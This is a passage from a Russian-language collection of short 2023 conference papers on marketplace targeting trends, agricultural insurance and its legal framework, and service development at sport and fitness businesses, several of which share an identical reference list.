9. Rudenko, L. Mechanism providing information infrastructure support of sustainable development of small business in the region [Text] / L. Rudenko, S. Goryachikh, O. Bykova, R. Livanova, S. Lapteva // IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). Proceedings of the IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). - 2020. - P. 249 - 252.
10. Rudenko, L. Model system of financial support for small and medium - sized enterprises [Text] / L. Rudenko, O. Bykova, S. Goryachikh, R. Livanova, S. Lapteva // Advances in Engineering Research. Proceedings of the IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). - 2020. - С. 245 - 248.

**Бирюков А.Н.**

кандидат технических наук, доцент

Федеральное государственное бюджетное образовательное учреждение высшего образования «Донецкий национальный университет экономики и торговли имени Михаила Туган - Барановского»  
г. Донецк, Донецкая Народная Республика

## **ТЕНДЕНЦИИ РАЗВИТИЯ МАРКЕТПЛЕЙСОВ НА ОСНОВЕ ТЕХНОЛОГИЙ ТАРГЕТИРОВАНИЯ**

### **Аннотация:**

Определены векторы развития электронной торговли и тенденции развития маркетплейсов на основе технологий таргетирования.

### **Ключевые слова:**

электронная торговля, маркетплейсы, таргетирование, геолокационное таргетирование, искусственный интеллект.

**Biryukov A.N.**

Candidate of Technical Sciences, Associate Professor  
Federal State Budgetary Educational Institution of Higher Education  
«Donetsk National University  
of Economics and Trade named after Mikhail Tugan - Baranovsky»  
Donetsk, Donetsk People's Republic

## **TRENDS IN THE DEVELOPMENT OF MARKETPLACES BASED ON TARGETING TECHNOLOGIES**

### **Annotation:**

The vectors of e - commerce development and trends in the development of marketplaces based on targeting technologies are determined.

### **Keywords:**

e - commerce, marketplaces, targeting, geolocation targeting, artificial intelligence.

Рынок электронной торговли в России развивается как никогда быстро [1]. Президент Российской Федерации Путин Владимир Владимирович отмечает, что «это (электронная коммерция) один из самых быстрорастущих сегментов современной экономики, который во многом определяет развитие эффективного и прибыльного бизнеса, открывает перед людьми новые возможности быстро и удобно приобретать необходимые товары и услуги» [2]. По данным АКИТ, объём отечественного e - commerce в 2022 году вырос более чем на 30 % и превысил 5,17 трлн ₴ . с развитием рынка растёт и конкуренция. Чтобы наращивать прибыль, предпринимателям еще до старта продаж приходится выбирать нишу,

категорию товаров, поставщика и так далее. Среди наиболее предпочтительных способов оформления и совершения заказа в онлайн - магазине стоит выделить покупку товаров потребителями через маркетплейсы [3, С. 78 - 82.]. Основными маркетплейсами в России являются AliExpress Россия, Ozon, Wildberries, СберМегаМаркет и Яндекс Маркет [4, С. 520.]. Развитие маркетплейсов на основе технологий таргетирования идет в нескольких направлениях. Вот некоторые из самых актуальных тенденций:

1. Персонализация. Маркетплейсы все больше сосредотачиваются на индивидуальных потребностях и предпочтениях пользователей. Это позволяет предлагать им товары и услуги, соответствующие их интересам и повышать уровень удовлетворенности клиентов.

2. Использование больших данных. Технологии таргетированной рекламы и аналитики позволяют собирать и анализировать большие объемы данных о поведении пользователей на маркетплейсе. Это позволяет более точно определять целевую аудиторию и предлагать им наиболее релевантные товары и услуги.

3. Геолокационное таргетирование. Многие маркетплейсы стремятся использовать информацию о местоположении пользователей для более точной настройки рекламы и предложений.

4. Использование искусственного интеллекта. Технологии искусственного интеллекта позволяют автоматизировать процессы анализа данных и определения целевой аудитории. Маркетплейсы могут использовать алгоритмы машинного обучения для предсказания предпочтений пользователей и предложения релевантных товаров и услуг.

5. Интеграция с социальными сетями. Маркетплейсы все больше становятся частью социальных сетей и позволяют пользователям делиться своими покупками и рекомендациями с друзьями. Это позволяет создать более доверительные и персонализированные рекомендации, основанные на доверии и предпочтениях друзей.

6. Мобильная ориентация. В связи с ростом количества пользователей, совершающих покупки с помощью мобильных устройств, маркетплейсы все больше разрабатывают мобильные приложения и оптимизируют свои сайты для просмотра на мобильных устройствах. Это позволяет обеспечить удобство использования и повысить удовлетворенность пользователей.

Таким образом, с постоянным развитием технологий таргетирования, маркетплейсы становятся более релевантными и персонализированными для пользователей, что приводит к улучшению опыта покупки и росту популярности этих платформ.

### **Список использованной литературы**

1. 12 трендов маркетплейсов в 2023 году: аналитика, реклама и изменение спроса [Электронный ресурс]. – Режим доступа открытый: <https://thecheck.media/trendy-marketplejsov-tendencii-i-perspektivy/>

2. Ассоциация компаний интернет торговли [Электронный ресурс]. – Режим доступа открытый: <https://akit.ru>

3. Дудаков, Г. С. Оценка крупнейших маркетплейсов Российской Федерации со стороны предпринимателей / Г. С. Дудаков, Н. Н. Молчанов // Экономические науки. – 2022. – № 208. – С. 78 - 82.

4. Дудаков, Г. С. Тренды развития маркетплейсов в Российской Федерации: pest - анализ / Г. С. Дудаков // Инновации и инвестиции. – 2023. – № 5. – С. 520.

© А.Н. Бирюков, 2023

**Бородкина Е.И.,**

ФГБОУ ВО «Российский государственный аграрный университет – МСХА  
имени К.А. Тимирязева»  
г. Москва, Российская Федерация

## **РОЛЬ СТРАХОВЫХ ОТНОШЕНИЙ В РАЗВИТИИ СЕЛЬСКОГО ХОЗЯЙСТВА**

**Аннотация.** В статье показана роль страховых отношений в развитии сельского хозяйства. Установлено, что одним из важнейших вопросов в этой области выступает страховая защита сельскохозяйственной деятельности от действия природно - климатических рисков, при решении которой можно стабилизировать развитие сельского хозяйства и экономики страны в целом.

**Ключевые слова:** страховые отношения, развитие, сельское хозяйство, риски, потребности.

Основные принципы государственной политики в Российской Федерации основываются на концепции устойчивого развития, при котором достигается сбалансированное обеспечение потребностей современного и будущих поколений [1 - 10]. Проблема обеспечения устойчивости приобрела особую актуальность в области сельского хозяйства, которому принадлежит одно из ведущих мест в национальном хозяйстве, и которое представляет собой одну из главных составляющих системы согласования экономических и экологических интересов человечества.

Одним из важнейших вопросов в этой области выступает страховая защита сельскохозяйственной деятельности от действия природно - климатических рисков, при решении которой можно стабилизировать развитие сельского хозяйства и экономики страны в целом. При этом не все формы обеспечения устойчивого развития в сельском хозяйстве всесторонне исследованы в соответствии с рыночными отношениями. Реформирование существующей страховой системы требует детального изучения и дополнения теоретических и методологических



основ, направленных на ее совершенствование с учетом требований устойчивого развития.

Учитывая проведенный анализ современного состояния сельского хозяйства Российской Федерации, проблема перехода этой отрасли к основам устойчивого развития является достаточно актуальной, что обусловлено наличием целого ряда внутренних факторов, среди которых выделяются экономические, экологические, ресурсные, социально - демографические и общественные. Одновременно возникает проблема поиска эффективных инструментов обеспечения такого перехода.

В то же время устойчивое развитие в сельском хозяйстве представляет собой такое расширенное воспроизводство, при котором будет достигаться гармонизация основных его аспектов – экономического, экологического и социального. Учитывая многочисленное количество факторов, влияющих на аграрное производство, следует указать на важность страхования как одного из действенных инструментов управления рисками и обеспечения устойчивого развития в сельском хозяйстве.

### **Список использованной литературы**

1. Зонova, А.В. Бухгалтерский учет операций по страхованию в сельском хозяйстве: монография [Текст] / А.В. Зонova , Р.В. Ливанова. - Киров: Изд - во ВятГГУ, 2010. - 224 с.
2. Зонova, А.В. Применение международных стандартов учета и отчетности для отражения операций по целевому финансированию [Текст] / А.В. Зонova, Р.В. Ливанова // Учет. Анализ. Аудит. 2014. № 1. С. 116 - 121.
3. Зонova, А.В. Применение МСФО для отражения операций по страхованию урожаев сельскохозяйственных культур [Текст] / А.В. Зонova, Р.В. Ливанова // Международный бухгалтерский учет. - 2008. - № 3 (111). - С. 31 - 34.
4. Зонova, А.В. Целевая государственная помощь сельскохозяйственным организациям по страхованию урожаев [Текст] / А.В. Зонova, Р.В. Ливанова // Экономический анализ: теория и практика. - 2009. - № 6 (135). - С. 12 - 14.
5. Зонova, А.В. Целевая государственная помощь сельскохозяйственным организациям по страхованию урожаев сельскохозяйственных культур [Текст] / А.В. Зонova, Р.В. Ливанова // Экономика сельскохозяйственных и перерабатывающих предприятий. - 2009. - № 2. - С. 50 - 52.
6. Ливанова, Р.В. Основные аспекты о внедрении электронного документооборота в организации [Текст] / Р.В. Ливанова, А.Х. Бачаева // Перспективные направления научных исследований. Сборник статей по материалам V ежегодной научно - практической конференции. - 2019. - С. 88 - 93.
7. Vykova, O.N. Comparative analysis of Russian and foreign experience in managing enterprises' intellectual property [Text] / O.N. Vykova, A.P. Garnov, D.E. Morkovkin, P.V. Stroev, L.G. Rudenko, A.V. Zonova, R.V. Livanova, N.I. Isaichykova // Journal of Advanced Research in Law and Economics. - 2019. - Vol. 10. - № 4 (42). - P. 1046 - 1054.

8. Livanova, R. Enhancement of accounting of the agro - industrial sector [Text] / R. Livanova, E. Stepanenko, L. Postnikova, B. Lukyanov, J. Chutcheva // European Research Studies Journal. - 2018. - Vol. 21. - № 3. - P. 476 - 487.

9. Rudenko, L. Mechanism providing information infrastructure support of sustainable development of small business in the region [Text] / L. Rudenko, S. Goryachikh, O. Bykova, R. Livanova, S. Lapteva // IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). Proceedings of the IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). - 2020. - P. 249 - 252.

10. Rudenko, L. Model system of financial support for small and medium - sized enterprises [Text] / L. Rudenko , O. Bykova , S. Goryachikh , R. Livanova, S. Lapteva // Advances in Engineering Research. Proceedings of the IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). - 2020. - C. 245 - 248.

© Бородкина Е.И., 2023

**Волков С.Н.,**

ФГБОУ ВО «Российский государственный аграрный университет – МСХА  
имени К.А. Тимирязева»  
г. Москва, Российская Федерация

## **СТРАХОВАЯ ЗАЩИТА АГРАРИЕВ В СИСТЕМЕ УСТОЙЧИВОГО РАЗВИТИЯ**

**Аннотация.** В статье представлены направления страховой защиты аграриев в системе устойчивого развития. Установлено, что устойчивое развитие в сельском хозяйстве представляет собой такое расширенное воспроизводство, способствующее гармонизации основных его аспектов - экономического, экологического и социального.

**Ключевые слова:** страховая защита, развитие, расширенное воспроизводство, гармонизация.

Устойчивое развитие в сельском хозяйстве представляет собой такое расширенное воспроизводство, способствующее гармонизации основных его аспектов - экономического, экологического и социального. При этом сельское хозяйство находится на этапе становления основных начал устойчивого развития, что требует поиска эффективных инструментов, которые позволят отрасли достичь его [1 - 10].

Анализ законодательно - нормативного обеспечения агрострахования показал, что в стране отсутствует полная и системная законодательно - нормативная база в

части страхования агрорисков, недостаточно четко разработан механизм государственной поддержки аграриев и неполно учтены особенности этого вида страхования и интересов аграриев и страховщиков. В то же время производители сельскохозяйственной продукции имеют значительные возможности для всестороннего развития отрасли, однако существующее состояние ресурсного обеспечения недостаточное для стабильного функционирования.

Кроме того, спрос на страховые услуги прямо пропорционален суммам государственной помощи, предоставляемой на удешевление страховых взносов. Установлено, что имеющаяся статистическая база данных по аграрному страхованию с государственной поддержкой является ограниченной и не дает возможности всесторонне оценить эффективность страховой защиты. На заинтересованность агропроизводителя в страховании влияет страховая премия, определенная под влиянием таких факторов, как: застрахованная площадь, урожайность и цена культуры, страховой тариф.

При этом одним из оптимальных методов оценки рисков в сельском хозяйстве является метод стратегического анализа, по результатам которого страхование признано эффективным инструментом минимизации таких рисков, действие которого будет максимизироваться с учетом вмешательства государства в процесс сельскохозяйственного страхования на всех его этапах.

### **Список использованной литературы**

1. Зонова, А.В. Бухгалтерский учет операций по страхованию в сельском хозяйстве: монография [Текст] / А.В. Зонова, Р.В. Ливанова. - Киров: Изд - во ВятГГУ, 2010. - 224 с.
2. Зонова, А.В. Применение международных стандартов учета и отчетности для отражения операций по целевому финансированию [Текст] / А.В. Зонова, Р.В. Ливанова // Учет. Анализ. Аудит. 2014. № 1. С. 116 - 121.
3. Зонова, А.В. Применение МСФО для отражения операций по страхованию урожая сельскохозяйственных культур [Текст] / А.В. Зонова, Р.В. Ливанова // Международный бухгалтерский учет. - 2008. - № 3 (111). - С. 31 - 34.
4. Зонова, А.В. Целевая государственная помощь сельскохозяйственным организациям по страхованию урожая [Текст] / А.В. Зонова, Р.В. Ливанова // Экономический анализ: теория и практика. - 2009. - № 6 (135). - С. 12 - 14.
5. Зонова, А.В. Целевая государственная помощь сельскохозяйственным организациям по страхованию урожая сельскохозяйственных культур [Текст] / А.В. Зонова, Р.В. Ливанова // Экономика сельскохозяйственных и перерабатывающих предприятий. - 2009. - № 2. - С. 50 - 52.
6. Ливанова, Р.В. Основные аспекты о внедрении электронного документооборота в организации [Текст] / Р.В. Ливанова, А.Х. Бачаева // Перспективные направления научных исследований. Сборник статей по материалам V ежегодной научно - практической конференции. - 2019. - С. 88 - 93.

7. Bykova, O.N. Comparative analysis of Russian and foreign experience in managing enterprises' intellectual property [Text] / O.N. Bykova, A.P. Gamov, D.E. Morkovkin, P.V. StroeV, L.G. Rudenko, A.V. Zonova, R.V. Livanova, N.I. Isaichykova // Journal of Advanced Research in Law and Economics. - 2019. - Vol. 10. - № 4 (42). - P. 1046 - 1054.

8. Livanova, R. Enhancement of accounting of the agro - industrial sector [Text] / R. Livanova, E. Stepanenko, L. Postnikova, B. Lukyanov, J. Chutcheva // European Research Studies Journal. - 2018. - Vol. 21. - № 3. - P. 476 - 487.

9. Rudenko, L. Mechanism providing information infrastructure support of sustainable development of small business in the region [Text] / L. Rudenko, S. Goryachikh, O. Bykova, R. Livanova, S. Lapteva // IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). Proceedings of the IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). - 2020. - P. 249 - 252.

10. Rudenko, L. Model system of financial support for small and medium - sized enterprises [Text] / L. Rudenko , O. Bykova , S. Goryachikh , R. Livanova, S. Lapteva // Advances in Engineering Research. Proceedings of the IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). - 2020. - C. 245 - 248.

© Волков С.Н., 2023

**Володина Т.В.,**

ФГБОУ ВО «Российский государственный аграрный университет – МСХА  
имени К.А. Тимирязева»  
г. Москва, Российская Федерация

## **ЗАКОНОДАТЕЛЬНОЕ ОБЕСЕЧЕНИЕ АГРАРНОГО СТРАХОВАНИЯ**

**Аннотация.** В статье показаны особенности законодательного обеспечения аграрного страхования. Установлено, что ведущая роль государства в организации и поддержке агрострахования включает строгую регламентацию правил и условий страхования, гармонизирующую интересы агропроизводителей, государства и страховщиков.

**Ключевые слова:** законодательство, аграрное страхование, организация, регламентация, правила.

Как показал анализ законодательного обеспечения агрострахования в Российской Федерации, в стране отсутствует полная и системная законодательно - нормативная база, недостаточно разработан механизм государственной поддержки

агририев и почти не согласованы интересы сторон страхового процесса [1 - 10]. В государстве не сформирована концепция развития системы агрострахования, которая бы соответствовала международным принципам и процедурам, а также обеспечивала защиту агропроизводителей от природных рисков и безубыточность страховых компаний по этому виду страхования.

Обобщение основных черт страховых систем разных стран выделяет две модели страхования, которые можно условно назвать «американской» и «европейской». Важной характеристикой американской системы является участие государства при страховании агрорисков. В европейской системе вмешательство государства минимально, а сельскохозяйственные производители приобретают полис по полной цене через систему частного страхования.

Отдельно можно выделить так называемую испанскую систему, которая сочетает в себе признаки как «европейской», так и «американской» систем через активное участие государства в поддержке агропроизводителей, и тесное сотрудничество последней с частным страховым сектором, где ее роль заключается в обеспечении субсидий страховых премий и осуществлении перестрахования. По анализу западных систем сельскохозяйственного страхования можно указать основные характерные черты, присущие этим системам.

При этом ведущая роль государства в организации и поддержке агрострахования, что включает следующие условия: строгая регламентация правил и условий страхования, гармонизирующая интересы агропроизводителей, государства и страховщиков, четкие критерии государственных программ; координация действий страховых компаний через государственную структуру.

### **Список использованной литературы**

1. Зонова, А.В. Бухгалтерский учет операций по страхованию в сельском хозяйстве: монография [Текст] / А.В. Зонова, Р.В. Ливанова. - Киров: Изд - во ВятГГУ, 2010. - 224 с.
2. Зонова, А.В. Применение международных стандартов учета и отчетности для отражения операций по целевому финансированию [Текст] / А.В. Зонова, Р.В. Ливанова // Учет. Анализ. Аудит. 2014. № 1. С. 116 - 121.
3. Зонова, А.В. Применение МСФО для отражения операций по страхованию урожаев сельскохозяйственных культур [Текст] / А.В. Зонова, Р.В. Ливанова // Международный бухгалтерский учет. - 2008. - № 3 (111). - С. 31 - 34.
4. Зонова, А.В. Целевая государственная помощь сельскохозяйственным организациям по страхованию урожаев [Текст] / А.В. Зонова, Р.В. Ливанова // Экономический анализ: теория и практика. - 2009. - № 6 (135). - С. 12 - 14.
5. Зонова, А.В. Целевая государственная помощь сельскохозяйственным организациям по страхованию урожаев сельскохозяйственных культур [Текст] / А.В. Зонова, Р.В. Ливанова // Экономика сельскохозяйственных и перерабатывающих предприятий. - 2009. - № 2. - С. 50 - 52.

6. Ливанова, Р.В. Основные аспекты о внедрении электронного документооборота в организации [Текст] / Р.В. Ливанова, А.Х. Бачаева // Перспективные направления научных исследований. Сборник статей по материалам V ежегодной научно - практической конференции. - 2019. - С. 88 - 93.

7. Bykova, O.N. Comparative analysis of Russian and foreign experience in managing enterprises' intellectual property [Text] / O.N. Bykova, A.P. Garnov, D.E. Morkovkin, P.V. Stroev, L.G. Rudenko, A.V. Zonova, R.V. Livanova, N.I. Isaichykova // Journal of Advanced Research in Law and Economics. - 2019. - Vol. 10. - № 4 (42). - P. 1046 - 1054.

8. Livanova, R. Enhancement of accounting of the agro - industrial sector [Text] / R. Livanova, E. Stepanenko, L. Postnikova, B. Lukyanov, J. Chutcheva // European Research Studies Journal. - 2018. - Vol. 21. - № 3. - P. 476 - 487.

9. Rudenko, L. Mechanism providing information infrastructure support of sustainable development of small business in the region [Text] / L. Rudenko, S. Goryachikh, O. Bykova, R. Livanova, S. Lapteva // IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). Proceedings of the IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). - 2020. - P. 249 - 252.

10. Rudenko, L. Model system of financial support for small and medium - sized enterprises [Text] / L. Rudenko , O. Bykova , S. Goryachikh , R. Livanova, S. Lapteva // Advances in Engineering Research. Proceedings of the IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). - 2020. - С. 245 - 248.

© Володина Т.В., 2023

**Давидян И.Г.**

магистрант

Санкт - Петербургский государственный  
экономический университет  
Санкт - Петербург, Россия

## **АНАЛИЗ И ПЕРСПЕКТИВЫ РАЗВИТИЯ СЕРВИСНЫХ УСЛУГ НА ПРЕДПРИЯТИЯХ СФЕРЫ СПОРТА И ФИТНЕСА**

### **Аннотация**

В статье рассмотрены перспективы развития предприятий спортивных и фитнес - услуг за счет развития и модернизации сервисной составляющей, определена актуальность применения инновационных цифровых технологий в данной сфере.

---

Рассмотрены уже имеющиеся методики оказания услуг, а также технологии, применяемые в спорте и фитнесе.

### **Ключевые слова**

Спорт, сервис, фитнес, инновации.

Спортивная индустрия в России является перспективным направлением развития. Расширение сервисной составляющей предприятий данной сферы может привести к улучшению качества услуг и увеличению спроса на них.

Одним из возможных способов модернизации и улучшения уровня сервиса является использование новых технологий и инноваций, таких как онлайн - бронирование и онлайн - оплата услуг, использование мобильных приложений и создание личных кабинетов для удобства клиентов, а также современных систем контроля доступа и безопасности.

Другим важным аспектом является обучение и повышение квалификации персонала, необходимое для того, чтобы они могли предоставлять более высокий уровень обслуживания и консультаций клиентам [2].

Возможность расширения ассортимента услуг, включая новые виды спорта и активного отдыха, а также организация специализированных программ тренировок, учитывающих особенности различных категорий клиентов (дети, пожилые люди, люди с ограниченными возможностями и т.д.), также играет значительную роль в формировании положительного потребительского опыта у клиентов.

Помимо прочего, развитие сети франшизных предприятий также может способствовать расширению сервисной составляющей, позволяя более широко представлять услуги в различных районах города, а также других городах и регионах страны, способствовать увеличению узнаваемости бренда.

Уровень предоставления сервисных услуг предприятий спорта и фитнеса является ключевым фактором их успеха на рынке. Компании, уделяющие достаточное внимание данному аспекту, постоянно совершенствующие и расширяющие ассортимент предоставляемых услуг, имеют большие шансы на долгосрочный успех и рост. Современные спортивные клубы и фитнес - центры России не только предоставляют доступ к тренажерным залам и спортивным площадкам, но также оказывают широкий спектр дополнительных и сопутствующих услуг. Все чаще в спортивных клубах появляются сауны, бани, массажные кабинеты и солярии, способные помочь улучшить здоровье, а также расслабиться после тренировки. Многие фитнес - центры предлагают услуги персональных тренеров, которые помогают разработать индивидуальную программу тренировок и следить за ее выполнением. Некоторые предприятия также предлагают услуги по контролю питания, разработке диетических программ и консультации профессиональных нутрициологов, специалистов по здоровому образу жизни.

---

Помимо вышеназванного, широкое распространение получает развитие различных онлайн - сервисов для занятий спортом [3]. Современные технологии позволяют людям заниматься фитнесом не только в спортивных клубах и центрах, но также дома, либо на улице. Онлайн - занятия позволяют выбирать наиболее удобные форматы и программы тренировок, расширяют список квалифицированных специалистов и тренеров в удаленных регионах, позволяют потребителям получать фитнес - услуги в удобном для них месте, а также в удобное время и с любимым имеющимся инвентарем.

Векторы развития сервисной составляющей предприятий сферы спортивных услуг на территории России:

1. Внедрение новых технологий и инновационных решений для улучшения качества обслуживания и повышения уровня комфорта для клиентов. Использование систем онлайн - бронирования услуг, мобильных приложений и личных кабинетов для удобного доступа к информации о расписании занятий, а также других онлайн - сервисов.

2. Повышение квалификации сотрудников. Обучение персонала на тренингах и курсах повышения квалификации.

3. Расширение ассортимента услуг. Введение новых видов занятий, дополнительных сервисов, таких как фитнес - бары, спа - услуги и другие.

4. Создание уникального бренда и имиджа. Разработка уникального дизайна интерьера, наличие корпоративных цветов и униформы, создание собственных, авторских программ тренировок и других инновационных решений.

5. Улучшение инфраструктуры и оборудования. Предприятия могут инвестировать в обновление и модернизацию оборудования, а также улучшение условий для клиентов, например, создание дополнительных раздевалок и душевых.

6. Развитие программ лояльности и бонусных систем. Это поможет привлечь новых клиентов и удержать старых, а также повысить общий уровень удовлетворенности клиентов.

В настоящее время сервисная составляющая предприятий сферы спортивных услуг становится все более важной для их успешного функционирования и конкурентоспособности [4]. Клиенты становятся все более требовательными к качеству обслуживания и уровню комфорта, а также желают получать дополнительные сервисы и удобства. Как коммерческие, так и некоммерческие предприятия сферы спортивных услуг стремятся совершенствовать уровень сервиса для привлечения большего числа новых клиентов, удержания действующих, а также для повышения качества услуг, которые они предоставляют. Однако коммерческие предприятия могут быть более гибкими и быстрее реагировать на изменения в потребностях клиентов, так как они не зависят от государственной поддержки и могут инвестировать свои собственные средства в развитие бизнеса.



Расширение сервисной составляющей предприятий сферы спортивных услуг в России может привести к улучшению качества услуг, повышению уровня комфорта для клиентов и увеличению доходов предприятий. Однако, не все предприятия уже достигли высокого уровня сервисной составляющей. Некоторые из них продолжают использовать устаревшие методы и не обращают должного внимания на потребности клиентов. Такие предприятия могут потерять своих клиентов в пользу более современных и удобных конкурентов.

### **Список литературы:**

1. Бауэр В. Г. Социальная значимость физкультуры и спорта в современных условиях развития России / В. Г. Бауэр // Теория и практика физической культуры. - 2001. - № 1. - С. 50 - 56.

2. Золотов М. И. Нормативные и маркетинговые подходы (на примере создания сети физкультурно - спортивных организаций) / М. И. Золотов // Практический маркетинг. - 2003. - № 2. – 32 - 35.

3. Петров П. К. Информационные технологии в физической культуре и спорте / П.К. Петров // Москва: Мир. - 2017. - С. 288.

4. Росенко С. И., Велединский В. Г. Спортивно - оздоровительные услуги: своеобразие в контексте сервисной деятельности / С. И. Росенко, В. Г. Велединский // Ученые записки университета им. П.Ф.Лесгафта. – 2014. - № 12 (118). - С.181 - 186.

© Давидян И.Г. 2023

**Кадыкова А.Д.,**

ФГБОУ ВО «Российский государственный аграрный университет – МСХА  
имени К.А. Тимирязева»  
г. Москва, Российская Федерация

## **СОВЕРШЕНСТВОВАНИЕ СИСТЕМЫ СТРАХОВАНИЯ СЕЛЬСКОХОЗЯЙСТВЕННЫХ РИСКОВ**

**Аннотация.** В статье рассмотрены направления совершенствования системы страхования сельскохозяйственных рисков. Считается целесообразным создать две государственные структуры с целью содействия полноценному развитию страхования с государственной поддержкой: Агентство по управлению рисками сельскохозяйственного производства и государственную компанию по перестрахованию таких рисков, то есть в такой страховой системе будут существовать такие участники страхового процесса: страховщик, агропроизводитель и государство.

**Ключевые слова:** система, страхование, сельское хозяйство, риски, развитие.

Выявленные в процессе проведения SWOT - анализа слабые стороны страхования не являются устойчивыми и могут быть устранены во время формирования совершенной системы агрострахования в стране. Поэтому удачное сочетание современных методов ведения сельского хозяйства и выбранных инструментов минимизации сельскохозяйственных рисков будет способствовать устойчивому развитию как отдельных предприятий, так и сельского хозяйства вообще [1 - 10].

В этих условиях необходимо совершенствовать и расширить систему страхования сельскохозяйственных рисков, исходя из международного опыта и с учетом требований устойчивого развития к сельскому хозяйству. Процесс совершенствования должен проводиться в два этапа: первый – обновление законодательно - нормативной базы и создание дополнительных государственных структур и второй – стандартизация и апробация необходимых типовых продуктов агрострахования с государственной поддержкой.

Считается целесообразным создать две государственные структуры с целью содействия полноценному развитию страхования с государственной поддержкой: Агентство по управлению рисками сельскохозяйственного производства и государственную компанию по перестрахованию таких рисков. То есть, в такой страховой системе будут существовать такие участники страхового процесса: страховщик, агропроизводитель и государство. Функции государства при этом должны быть следующими: планирование и координация системы сельскохозяйственного страхования с учетом государственного субсидирования агропроизводителей; государственное перестрахование сельскохозяйственных рисков; контроль за осуществлением сельскохозяйственного страхования.

### **Список использованной литературы**

1. Зонава, А.В. Бухгалтерский учет операций по страхованию в сельском хозяйстве: монография [Текст] / А.В. Зонава, Р.В. Ливанова. - Киров: Изд - во ВятГУ, 2010. - 224 с.
2. Зонава, А.В. Применение международных стандартов учета и отчетности для отражения операций по целевому финансированию [Текст] / А.В. Зонава, Р.В. Ливанова // Учет. Анализ. Аудит. 2014. № 1. С. 116 - 121.
3. Зонава, А.В. Применение МСФО для отражения операций по страхованию урожаев сельскохозяйственных культур [Текст] / А.В. Зонава, Р.В. Ливанова // Международный бухгалтерский учет. - 2008. - № 3 (111). - С. 31 - 34.
4. Зонава, А.В. Целевая государственная помощь сельскохозяйственным организациям по страхованию урожаев [Текст] / А.В. Зонава, Р.В. Ливанова // Экономический анализ: теория и практика. - 2009. - № 6 (135). - С. 12 - 14.
5. Зонава, А.В. Целевая государственная помощь сельскохозяйственным организациям по страхованию урожаев сельскохозяйственных культур [Текст] / А.В. Зонава, Р.В. Ливанова // Экономика сельскохозяйственных и перерабатывающих предприятий. - 2009. - № 2. - С. 50 - 52.
6. Ливанова, Р.В. Основные аспекты о внедрении электронного документооборота в организации [Текст] / Р.В. Ливанова, А.Х. Бачаева // Перспективные направления научных исследований. Сборник статей по материалам V ежегодной научно - практической конференции. - 2019. - С. 88 - 93.

7. Bykova, O.N. Comparative analysis of Russian and foreign experience in managing enterprises' intellectual property [Text] / O.N. Bykova, A.P. Garnov, D.E. Morkovkin, P.V. StroeV, L.G. Rudenko, A.V. Zonova, R.V. Livanova, N.I. Isaichykova // Journal of Advanced Research in Law and Economics. - 2019. - Vol. 10. - № 4 (42). - P. 1046 - 1054.

8. Livanova, R. Enhancement of accounting of the agro - industrial sector [Text] / R. Livanova, E. Stepanenko, L. Postnikova, B. Lukyanov, J. Chutcheva // European Research Studies Journal. - 2018. - Vol. 21. - № 3. - P. 476 - 487.

9. Rudenko, L. Mechanism providing information infrastructure support of sustainable development of small business in the region [Text] / L. Rudenko, S. Goryachikh, O. Bykova, R. Livanova, S. Lapteva // IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). Proceedings of the IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). - 2020. - P. 249 - 252.

10. Rudenko, L. Model system of financial support for small and medium - sized enterprises [Text] / L. Rudenko, O. Bykova, S. Goryachikh, R. Livanova, S. Lapteva // Advances in Engineering Research. Proceedings of the IV International Scientific and Practical Conference 'Anthropogenic Transformation of Geospace: Nature, Economy, Society' (ATG 2019). - 2020. - C. 245 - 248.

© Кадыкова А.Д., 2023

**Качкарь Е.А.,**

ФГБОУ ВО «Российский государственный аграрный университет – МСХА  
имени К.А. Тимирязева»  
г. Москва, Российская Федерация

## **СОВЕРШЕНСТВОВАНИЕ СИСТЕМЫ СТРАХОВОЙ ЗАЩИТЫ АГРОПРОИЗВОДИТЕЛЕЙ**

**Аннотация.** В статье разработаны подходы к совершенствованию системы страховой защиты агропроизводителей. Установлено, что система страховой защиты «производитель – бал бонитета – страховщик» может содержать алгоритм расчета величины урожайности при определении страховой премии.

**Ключевые слова:** система, страховая защита, бонитет, урожайность, возмещение.

Система страховой защиты «производитель – бал бонитета – страховщик» может содержать алгоритм расчета величины урожайности при определении страховой премии. Его целесообразно поделить на два этапа, поскольку будет уточняться не только урожайность, от уменьшения которой будет застрахован производитель, но и страховой тариф, отражающий уровень имеющегося риска [1 - 10].

На первом этапе необходимо определить среднюю урожайность, от которой будет зависеть величина страхового возмещения в случае наступления страхового

случая. Поскольку при отсутствии средней урожайности конкретного поля севооборота по действующим методикам для расчета страховой суммы берется урожайность как средняя по хозяйству (или по району) за предыдущие годы, что почти не показывает зависимость от плодородия почв, целесообразно в определенных случаях ее уточнять.

Все это позволит определить плановую урожайность точнее, ведь учет средней урожайности по району больше, чем за пять лет, что позволяет определить влияние природно - климатических условий на нее. Вторым этапом в расчете стоимости страхования является установление обоснованного тарифа с учетом плодородия земель. Следует разработать дополнительный коэффициент к тарифу, который будет зависеть от балла бонитета и выступать в качестве рычага влияния на точность оценки плановой урожайности при расчете страховой премии, а также как фактор поощрения производителей к экологически эффективному ведению хозяйства.

